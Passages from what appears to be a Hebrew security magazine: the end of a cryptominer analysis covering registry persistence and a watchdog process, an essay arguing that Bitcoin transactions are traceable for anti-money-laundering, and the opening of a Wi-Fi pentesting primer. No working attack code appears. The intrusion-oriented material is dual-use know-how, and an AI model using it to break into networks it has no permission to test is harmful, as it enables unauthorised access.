
Netcat

nc מוגדת כ-"הסכין השווייצרית של מחקר התקשורת". נתחבר לכתובת וננסה לשלוח הודעות שונות:

לא נראה את כלל התהליך, בעיקר כי הוא ארוך ומייגע. המסקנות כדלהלן: הדבר היחיד שלפוגען אכפת ממנו הינו המזהה Login אותו שולח הפוגען, וכל שאר הפרמטרים לא מפורסרים כלל. חבל, היה יכול להיות מגניב למצוא טיפה binary exploitation...

Persistency

כעת ננסה לחקור את מנגנון Persistency של הפוגען, על מנת לבדוק מה מריץ אותו כל פעם מחדש. במבט לאחור, מעולם לא בדקנו מי ה-process שהריץ את הפוגען, ולכן נחזור ל-process explorer.



במבט החטוף שהקדשנו קדם לכן, ראינו כי שם ה-process שהריץ את הפוגען הינו service.exe. אז אומנם זה לא היה נראה לנו חשוד מדי, והזכיר לנו אוטומטית את servcies.exe, התהליך שמריץ את כלל השירותים במערכת ההפעלה.

בגלל השם הדומה, כמעט התחלנו לחקור איזה שירות זדוני הותקן לנו על המחשב, אך כשהסתכלנו יותר לעומק שמנו לב לטעות שלנו. כשמגיע מגיע, כל הכבוד.

ואכן, באמת ישנו תהליך בשם service.exe, שלא קשור בשום דרך ל-services.exe של מערכת ההפעלה. יתרה מכך, ישנם שני מופעים שונים של התהליך, כאשר אחד הריץ את השני, והביא לו כפרמטר את ה-PID שלו. מישהו אמר watchdog?


לאחר בדיקה מהירה ב-autoruns, נראה כי הקובץ כתב את עצמו לערך registry המריץ את התהליך עם עליית המחשב. טכניקה פשוטה של וירוסים, אין תחכום בשיטה הזו, ומאוד מאוד קל למצוא אותה.

Watchdog

Watchdog הינה טכניקה בה תהליך אחד שומר על ריצתו התקינה של תהליך אחר. ואכן, כאשר ניסינו לכבות את service.exe, או את הפוגען websock.exe, ה-Watchdog פתח מופע חדש של התהליכים...

מיצוי ומסקנות

גילינו את מטרת הפוגען, cryptominer גנרי שהופץ בכל רחבי האינטרנט, מנגנון ה-persistency שלו, ואת ה-watchdogs שלו. כעת הגענו למסקנה כי אין יותר מדי מה לחקור עוד בכל העניין, והחלטנו למצות את החקירה. נריץ את הקובץ ב-VirusTotal כדי לראות האם צדקנו:



היינו די קרובים ☺

היות ואיננו עוסקים בחקר נוזקות, הפעילות הייתה מעשירה ומהנה, ופתחה לנו את העולם של "הצד השני".

על המחברים

- נעם משה - בן 22, עוסק בבדיקות חדירות, מחקר ופיתוח.
- אליק קולדובסקי - בן 20, בוגר תוכנית מגשימים, עוסק בבדיקות חדירות, מחקר ופיתוח כשנתיים. ניתן ליצור קצר: Linkedin

הלבנת הון בביטקוין: כיצד ניתן להעלים מידע במאגר מידע ציבורי?

מאת עו"ד יהונתן קלינגר

הקדמה

לאחרונה פסק בית המשפט העליון (כב' השופטת ענת ברון) כי חברת ביטס אוף גולד, חלפן ביטקוין מתל-אביב, יוכל להמשיך לנהל את עסקיו בבנק לאומי במשך הערעור שהגיש כנגד בנק לאומי (עא 6389/17 ביטס אוף גולד נ' בנק לאומי). ערעור זה הוגש לאחר שבחודש יוני 2017 פסק בית המשפט המחוזי (תא 1992-06-15 ביטס אוף גולד נ' בנק לאומי) כי הבחירה של בנק לאומי לסרב לנהל חשבון עבור חלפן ביטקוין הוא סביר במסגרת מערכת ניהול הסיכונים של הבנק. הסירוב של בנק לאומי עבור ביטס אוף גולד אינו בודד במערכה; בחודשים האחרונים בנקים ישראלים חוסמים ניהול חשבונות או קבלת העברות של לקוחות הקשורים למטבעות דיגיטליים בכלל. הטענה הכללית של אותם בנקים היא כי מדובר בניהול סיכונים רלוונטי למניעת הלבנת הון.

אלא, שהכרה של הטכנולוגיה לעומק מצביעה על כך שלא רק שמדובר על טענה שגויה בבסיסה, אלא כי ברוב המקרים השימוש במטבעות אלו מספק לבנקים מידע טוב יותר מאשר מזומן, ולעיתים גם מאשר העברות בנקאיות. לצורך כך, נציג מספר דרכים למניעה, התמודדות וניתוח של תשלומים על הרשת, ולאחר מכן נציג גם כיצד ניתן למזער נזקים אפשריים.

נזכיר, מה זה ביטקוין (מאמר שלי באתר כתב העת "משפט ועסקים"). ב-2008 מפרסם "סטושי נקמוטו" (שם עט) מאמר בו הוא מציע שיטת תשלומים אלקטרונית מבוזרת. הצעתו של נקמוטו מבוססת על שתי טכנולוגיות שהיו קיימות באותה העת: חתימה אלקטרונית (כלומר הצפנה) ושיתוף קבצים. הרעיון של נקמוטו היה כי יוקם מאגר מידע מבוזר, שמאוחסן על מחשבים רבים, ואשר יתעדכן בכל עשר דקות. כל עדכון כזה נקרא "בלוק" ובמהלך העדכון (בהפשטה יתרה) ידווחו כל אחד מהמחשבים המחוברים לרשת על העסקאות שעברו דרכו. כדי לוודא כי אף אחד מהמחשבים לא משנה בלוק עבר, לכל בלוק תהיה חתימה אלקטרונית בסופו, ויכיל גם את החתימה של הבלוק שלפניו. בכך, תווצר "שרשרת בלוקים" (blockchain) שמאפשרת לוודא כי לא בוצעו כל שינויים במערכת המידע.

מדוע כך הדבר? אם לצורך העניין אני הצלחתי להשתלט על כל המחשבים ברשת ולשנות עסקה שבוצעה לפני שני בלוקים, הרי שכל החתימות האלקטרוניות יהיו שונות, ולכן תהיה שגיאה בשרשרת הבלוקים.


כיצד נוצר כסף חדש, אם כן? נקמוטו הציע כי בסיומו של כל בלוק יחולק גמול של 50 מטבעות אשר יועבר למי שהצליח לנחש את החתימה של הבלוק, כלומר מי שהפעיל כח מחשוב. הגמול הזה דועך לאורך זמן

(כיום הוא על 12.5 מטבעות) ועד לשנת 2140 צפוי להעלם כלל. כך, נוצרים מטבעות על ידי כריה של בלוקים בשרשרת.

הרעיון העיקרי מאחורי ביטקוין הוא כי מדובר על מאגר מידע ציבורי, המכיל פרטים רבים. באמצעות התקנה של תוכנת ביטקוין על המחשב ניתן לא רק לקבל עותק של כל מאגר המידע, אלא להמשיך ולשתף את המידע עם כולם, בדיוק כמו תוכנת שיתוף קבצים. ישנן דרכים לעיין באותו מאגר. כלומר, אם אני משלם עבור קפה בבית קפה, הרי שהעסקה תוצג בשרשרת הבלוקים.

האנונימיות של ביטקוין .ביטקוין, לכשעצמו, אינו אנונימי אלא פסבדונימי. כלומר, לכל משתמש יש כתובת (או מספר כתובות) אשר העסקאות נחתמות על ידה. שמו של המשתמש אינו מופיע לצדו, וגם לא פרטי זיהוי אחרים, וכל שדרוש על מנת להשתמש בכתובת זו הוא המפתח הפרטי (שקול, בהפשטה יתרה במיוחד, לסיסמא) של המשתמש. אלא, שביטקוין כלל אינו אנונימי. כפי שראינו במקרים אחרים, ניתן להשתמש במידע ציבורי אנונימי ולהפוך אותו למידע מזוהה. הדוגמא של רב-קו ברורה לכולם: כיוון שיש רק אדם אחד שנוסע באוטובוס בימי חול בשעה 7:45 מתחנה ברח' קינג ג'ורג' בתל-אביב ושב בשעה 16:45 מתחנה שנמצאת ברח' ז'בוטינסקי 7 ברמת גן, וכיוון שיש רק אדם אחד שנוסע באוטובוס בימי ג' למשחקי כדורסל של מכבי תל-אביב מאותה תחנה ברח' קינג ג'ורג' למגרש ביד-אליהו, הרי שכל מה שצריך כדי לזהות את אותו אדם זה להמצא בתחנה ביום ושעה.


אותו דבר בדיוק עם כתובות ביטקוין. עצם זה שלצד כתובת ביטקוין אין את שמו של אדם, לא אומר שלא ניתן לזהותו. לדוגמא, נקח את העסקה הבאה מהבלוקצ'יין:



כאן ניתן לראות עסקה שבוצעה ב-22 במאי 2010 ובה שולמו 10,000 מטבעות. בעסקה זו נרכשה הפיצה המפורסמת בשנת 2010, והיא ככל הנראה עסקת הביטקוין המתועדת הראשונה. יש בעסקה שתי כתובות: של האדם המשלם, ושל המקבל. כאשר לוחצים על כתובתו של כל אחד מהם, ניתן לראות מאלו כתובות התקבלו הכספים ולאן אותם כספים המשיכו לאחר מכן. אכן, לא לכל כתובת מוצמד "שם" של אדם, אבל הרבה מהכתובות יכולות להיות מזוהות.

זיהוי כתובות ביטקוין, חלק א'

בשלב הראשון, ניתן לזהות כתובות ביטקוין על ידי חיפוש ברשת. לדוגמא, כתובת הביטקוין 3HcEB6bi4TFPdvk31Pwz77DwAzfAZz2fMn היא כתובת של אתר שיתוף הקבצים The Pirate Bay. כלומר, ניתן להניח שאם אדם מסוים קיבל כספים מאותה הכתובת, הרי שהוא קשור בצורה כלשהיא לאתר, בין אם כנותן שירותים ובין אם כבעלים. לא רק אתרי שיתוף קבצים מפרסמים את כתובותיהם, גם משתמשים רבים בפורומים. לדוגמא, בפורומים של פיתוח תוכנה, נהוג לפרסם ככתובת לתרומה את כתובת הביטקוין. לדוגמא, בשרשור המפורסם הזה של פורום Bitcointalk ניתן לראות כי המשתמש שפרסם את ההודעה חתם עליה עם כתובתו:


Author | Topic: I AM HODLING (Read 785282 times)

GameKyuubi
Sr. Member
Activity: 240
Merit: 489

DTCxDASH

I AM HODLING
December 18, 2013, 10:03:03 AM
Merited by Seccour (50), naypalm (50), HabBear (50), jojo69 (20), 600watt (10), saugwurm (10), OgNasty (5), bitfish (5), SHBlizzard (4), marlboroza (2), zoldberg (2), Elwar (1), Gyrsur (1), EFS (1), vapourminer (1), Timelord2067 (1), iluvbitcoins (1), layer1gfx (1), ruletheworld (1), Lesbian Cow (1), pugman (1), otrkid70 (1), BobLawblaw (1), johnnyUA (1), soullyG (1), psycodad (1), coolcoinz (1), Financisto (1), poptop (1), Xavier59 (1), nullCoiner (1), Whtwabbit (1), styca (1), seekoin (1), ambrosus (1), IntroVert (1), Goran_ (1), hacidasi (1), jochemin (1), gumshed (1), Ivor Biggun (1), alia (1)

I type d that tyitle twice because I knew it was wrong the first time. Still wrong. w/e. GF's out at a lesbian bar, BTC crashing WHY AM I HOLDING? I'LL TELL YOU WHY. It's because I'm a bad trader and I KNOW I'M A BAD TRADER. Yeah you good traders can spot the highs and the lows pit pat piffy wing wong wang just like that and make a millino bucks sure no problem bro. Likewise the weak hands are like OH NO IT'S GOING DOWN I'M GONNA SELL he he he and then they're like OH GOD MY ASSHOLE when the SMART traders who KNOW WHAT THE FUCK THEY'RE DOING buy back in but you know what? I'm not part of that group. When the traders buy back in I'm already part of the market capital so GUESS WHO YOU'RE CHEATING day traders NOT ME~! Those taunt threads saying "OHH YOU SHOULD HAVE SOLD" YEAH NO SHIT. NO SHIT I SHOULD HAVE SOLD. I SHOULD HAVE SOLD MOMENTS BEFORE EVERY SELL AND BOUGHT MOMENTS BEFORE EVERY BUY BUT YOU KNOW WHAT NOT EVERYBODY IS AS COOL AS YOU. You only sell in a bear market if you are a good day trader or an illusioned noob. The people inbetween hold. In a zero-sum game such as this, traders can only take your money if you sell.

so i've had some whiskey
actually on the bottle it's spelled whisky
w/e
sue me
(but only if it's payable in BTC)

BTC: 15SLrNo6PKVfsH5JLtatJcVkSQXCk1LXyd
full stack Node

כלומר, בשלב הראשון והמקדמי ביותר, ניתן לאתר האם כתובת מסוימת היא חשודה על ידי חיפוש שלה ברשת במקורות גלויים. הדוגמא הטובה ביותר היא מענה לשאלה "האם מקור הכספים הוא בפעילות הקשורה לנסיונות סחיטה ותוכנות כופר". תוכנות כופר הן, כידוע, תוכנות המצפינות קבצים על המחשב ואשר מתחייבות לשחררם רק לאחר תשלום. כדי להגן על הפושעים, הם משתמשים בתשלום שהם סוברים כי הוא אנונימי, ביטקוין. אלא שמרגע שכתובות אלו מפורסמות, הרי שניתן להניח שכל תשלום שבוצע מאותן כתובות הוא תשלום שמקורו בפשע זה. אתרים רבים מפרסמים את כתובות אלו למען הציבור, כך שניתן לאתרן בקלות יחסית.

כלומר, בשלב הראשון, ניתן להפחית כמות משמעותית של סיכונים על ידי איתור וניטור של מקורות גלויים המכילים כתובות שעשויות להיות חשודות.


זיהוי כתובות ביטקוין למתקדמים, חלק ב'

אכן, כיוון שכל כתובות אלו מזוהות, הומצאו בשלב הראשוני של המטבע "מיקסרים". אותם מיקסרים בעצם מערבלים עסקאות. דמיינו מצב שארבעה אנשים רוצים לעשות שתי עסקאות שונות: א' רוצה לשלם לב' 100 ש"ח, וג' רוצה לשלם לד' 100 ש"ח. כדי לערבל את הכספים ולמנוע ודאות כי אכן א' שילם לב', אותם מיקסרים מקבלים מא' וב' 200 ש"ח ומשלמים לג' ולד' 200 ש"ח. אלא, שעצם השימוש במיקסרים הוא עסקה חשודה, שצריכה להדליק נורות. בפועל, עוד משנת 2013 הראו מחקרים כיצד ניתן לא רק לזהות מיקסרים כאלה, אלא גם כיצד ניתן לנתח אחורה בהסתברות סטטיסטית האם הכסף מקורו בפעילות עבריינית.

גם מאמר של עדי שמיר ודורית רון הראה מידע דומה. שמיר ורון הניחו כי אם יש עסקה בה יש מספר גורמים המשלמים יחדיו, הרי שיש זהות בין הארנקים. לכן, באמצעות ניתוח סטטיסטי, ניתן היה לוודא (או לנחש) כי שתי כתובות שהיו חלק מאותה עסקה הן אותה כתובת.

בצורה כזו, אם עסקה מסוימת עברה דרך מיקסר או שמקורה בפעילות עבריינית, הרי שניתן בצורה קלה, אלגוריתמית, לסרב לבצעה או לדווח עליה לרשות המוסמכת.

זיהוי כתובות ביטקוין לעבריינים, חלק ג'. אכן, קיים חשש כי העדר פיקוח מרכזי על כספים יוביל לשימושים עבריינים. החשש הזה קיים מצדן של רשויות אכיפה ושל בנקים; אך האם חשש זה מומש? מצד אחד, מאמר של חברת Eliptic מציג כי פחות מאחוז אחד מכלל המטבעות חלף בשלב כלשהוא דרך אתרי רשת אפלה והימורים, ומנגד מאמר אחר מדבר על כ-6% מכלל הארנקים ככאלה הקשורים לפעילות ברשת האפלה, וכ-25% מכלל העסקאות ברשת הקשורה לאותם ארנקים. אלא, שבשני המקרים, גם זה המספק מספר גבוה של עסקאות וגם זה המספק מספר נמוך, ניתן לראות כי כלל העסקאות החשודות אותרו. מעבר לכך, המאמר המציג כי 25% מהעסקאות קשורות לפעילות עבריינית מציג כי קיים טרנד של ירידה באחוז העסקאות העבריניות לאורך השנים:



אבל נמשיך. **בפועל, אין מניעה לזהות פעילות חשודה הקשורה לתחום הביטקוין**. כלומר, עוד לפני שנעבור לשימוש בכלים טכנולוגיים מתקדמים הקימיים כיום, חלפני ביטקוין יכולים להשתמש בטכנולוגיות ציבוריות על מנת לאתר פעילות חשודה; הם יכולים לאתר האם ארנק הביטקוין אליו מעוניין האדם הרוכש ביטקוין (או ממנו האדם הפודה מטבעות) מעורב בצורה כלשהיא באתרים חשודים, וזאת על ידי בדיקה ציבורית של הכתובות. עצם הבדיקה הראשונית הזו, של האם הכתובת עצמה קשורה לפעילות עבריינית (כלומר, האם העסקאות שבוצעו בעבר על ידי אותה כתובת היו לגורמים הידועים כעבריינים) יכולה למנוע חלק משמעותי של הלבנת הון.

בדיקה כפולה, כלומר שבה משתרשרת הבדיקה שני צעדים קדימה (האם האדם ששילם לאדם הנמצא מולי קשור לעסקאות עבריניות) יכולה להרחיב את ההגנה.

אבל לא בכך נשלם הדיון. הרי, יאמרו האנשים שרוצים להפחית את הסיכון, יבוא אלייך אדם נטול ארנק, ויפתח ארנק חדש וממנו יבצע פעילות עבריינית. אלא, שבשלב הזה אותם חלפני ביטקוין מבצעים פעילות של "הכרת הלקוח" כמו כל נותן שירותים פיננסיים. כלומר, לכל אחד מחלפני הביטקוין יהיה מידע לגבי (1) זהות המפקידים אצלהם; ו-(2) היקף ההפקדות שלהם. בהנחה שאותו ארנק בעתיד ישמש לפעילות עבריינית, הרי שהם יוכלו לדווח בצורה פרו-אקטיבית על כך לרשויות הרלוונטיות.

רשויות שיאתרו בעתיד פעילות עבריינית יכולו לפנות לחלפן הרלוונטי ולשאול אותו "האם כתובת X מוכרת לך?". ואיך ידעו מיהו החלפן הרלוונטי? ובכן, לכל חלפן כאמור יש כתובת. אם יזהו כי פעילות עבריינית מסוימת מקורה בכסף שהגיע מחלפן X, הרי שיוכלו לפנות אליו ולבקש את פרטיו של האדם שרכש מטבעות ממנו לכתובת זו.

כלומר, בפועל, להבדיל ממזומן, ובהנחה שחלפני הביטקוין מחזיקים מדיניות מניעת הלבנת הון טובה, השימוש במאגר מידע ציבורי שזמין גם למשתמשיו וגם לרשויות אכיפת חוק מאפשר מידע טוב יותר על העסקאות ואיתור אחורה של העסקאות. או ליתר דיוק, צריך להיות עבריין מטומטם במיוחד כדי להשתמש בביטקוין.

מאמר זה פורסם במקור כפוסט בבלוג "Intellect or Insanity" של עו"ד יהונתן קלינגר.

Wi-Fi for Pentesters

מאת ליעד אברמוב

הקדמה

במאמר זה נעסוק בתחום ה-WIFI. נלמד לדבר בשפה הנכונה ונבין תהליכים יומיומיים ביסיסיים שמהווים חלק אינטגרלי מהליך הפריצה לרשת. בנוסף, נראה מתודות אבטחה מהתחום ודרכים לעקיפתן.

מושגים ועקרונות בסיסיים:


IEEE 802.11 - שם כולל למשפחה של תקנים ברשתות WIFI מקומיות (WLAN).

Channels & bands - רשתות WIFI יפעלו בד"כ באחד משני תדרים (ישנם עוד תדרים, אך אלה הם הנפוצים בביותר):

- 2.4 GHz(802.11b/g/n)
- 5.2 GHz (802.11a/ac)

כל אחד מהתדרים הנ"ל מחולק לערוצים. כרטיסי הרשת שלנו אינם יכולים לקלוט / לשדר על יותר ממספר האנטנות הקיימות להם (לרב הנתבים הבייתיים קיימת אנטה אחת). למען האחידות, במאמר זה נשתמש בתדר 2.4 GHz כדוגמא.

ערוצי 2.4 GHz:



[במקור: https://en.wikipedia.org/wiki/IEEE_802.11]

כל תשדורת RF מתבצעת בצורה פרבולית. משמעות הדבר היא, שישנם ערוצים אשר חופפים זה לזה. בתדר 2.4 GHz הערוצים שאינם חופפים הם נמצאים במרחק של חמישה ערוצים זה מזה (לדוגמא: 1,6 ו-11).

אם קיימת לנו שני רשתות בבית, יהיה עדיף לקנפג אחת על ערוץ n ואת השנייה על ערוץ n+5 על מנת להימנע מהפרעות וסיכויי גבוה של איבוד פאקטות. בהמשך המאמר ניתן דוגמאות שידגישו את המשמעות של הערוצים.

Access Point (AP) - כל רכיב הרשת הנותן גישה לרשת.

Station/Supplicant/Client - כל רכיב רשת המבקש גישה לרשת.

WI-FI Sniffing / Monitor mode - על מנת להאזין לתעבורת רשת שאנו לא נמצאים בה, אנו צריכים להעביר את כרטיס הרשת שלנו למצב בו הוא יכול (ואולי רוצה) להאזין לכל מה שהוא "רואה" באוויר.

מצב זה בכרטיס הרשת נקרא "Monitor mode". לתשומת לבכם, לא כל כרטיסי הרשת תומכים ב-Monitor mode, לכן אם אנו רוצים לעשות מניפולציות שדורשות את הקונפיגורציה הזו עלינו להשיג אחד שכן תומך (בד"כ כרטיסי Alpha). המצב הרגיל של כרטיס הרשת שלנו (בתור station) הוא managed mode.

התחברתי לרשת, כיצד זה קרה?

אנו פותחים את מכשיר הפלאפון, לוחצים על הסימן ומיד מופיעות שמות של רשת על גבי המסך. לפע מים אנו מתחברים לאחת מהן אפילו בלי לבחור אותה, באופן אוטומטי ו-"בלי צורך בסיסמא". כיצד כל זה קורה? ישנן שתי אפשרויות התחברות לרשת:

- Beacon packet
- Probe request


Beacon Frame - פאקטת ה-beacon היא פאקטה הנשלחת ע"י ה-AP (broadcast) בקצב של מאות במילי-שנייה. מטרת הפאקטה היא להודיע על נוכחות הרשת אליה ה-AP נותן גישה. פאקטת beacon הינה פאקטת ניהול ברשתות מבוססות IEEE 802.11 ומופיעים בה פרמטרים כמו: שם הרשת (SSID) ומידע כללי על הרשת (supported rates, time-stamp, beacon interval, etc).

כך חבילה נראה:

```
802.11 MAC Header
    Version:                0 [0 Mask 0x03]
    Type:                   %00  Management [0 Mask 0x0C]
    Subtype:                %1000  Beacon [0 Mask 0xF0]
    Frame Control Flags=%00000000
    Duration:               0  Microseconds [2-3]
    Destination:            FF:FF:FF:FF:FF:FF  Ethernet Broadcast [4-9]
    Source:                 B8:38:61:99:1A:AE [10-15]
    BSSID:                  B8:38:61:99:1A:AE [16-21]
    Seq Number:             1755 [22-23 Mask 0xFFF0]
    Frag Number:            0 [22 Mask 0x0F]
802.11 Management - Beacon
    Beacon Timestamp:       301395462150  Microseconds [24-31]
    Beacon Interval:        102  Time Units (104 Milliseconds, and 448 Microseconds) [32-33]
    Capability Info=%0001000000010001
    SSID ID=0 SSID Len=7 SSID=MRN-EAP
    Rates= ID=1 Rates: Len=4 Rate=24.0 Mbps Rate=36.0 Mbps Rate=48.0 Mbps Rate=54.0 Mbps
    TIM= ID=5 TIM: Len=4 DTIM Count=0 DTIM Period=1 Bitmap Control=%00000000 Part Virt Bmap=0x00
    Country ID=7 Country Len=18 Country Code=AU Enviroment=0x20 Any Starting Channel=36 Number of Channels
    QBSS= ID=11 QBSS: Len=5 Station Count=1 Channel Utilization=0 % Avail Admission Capacity=26562
    Power Constraint ID=32 Power Constraint Len=1 Local Power Constraint=3 dB
    HT Cap= ID=45 HT Cap: Len=26
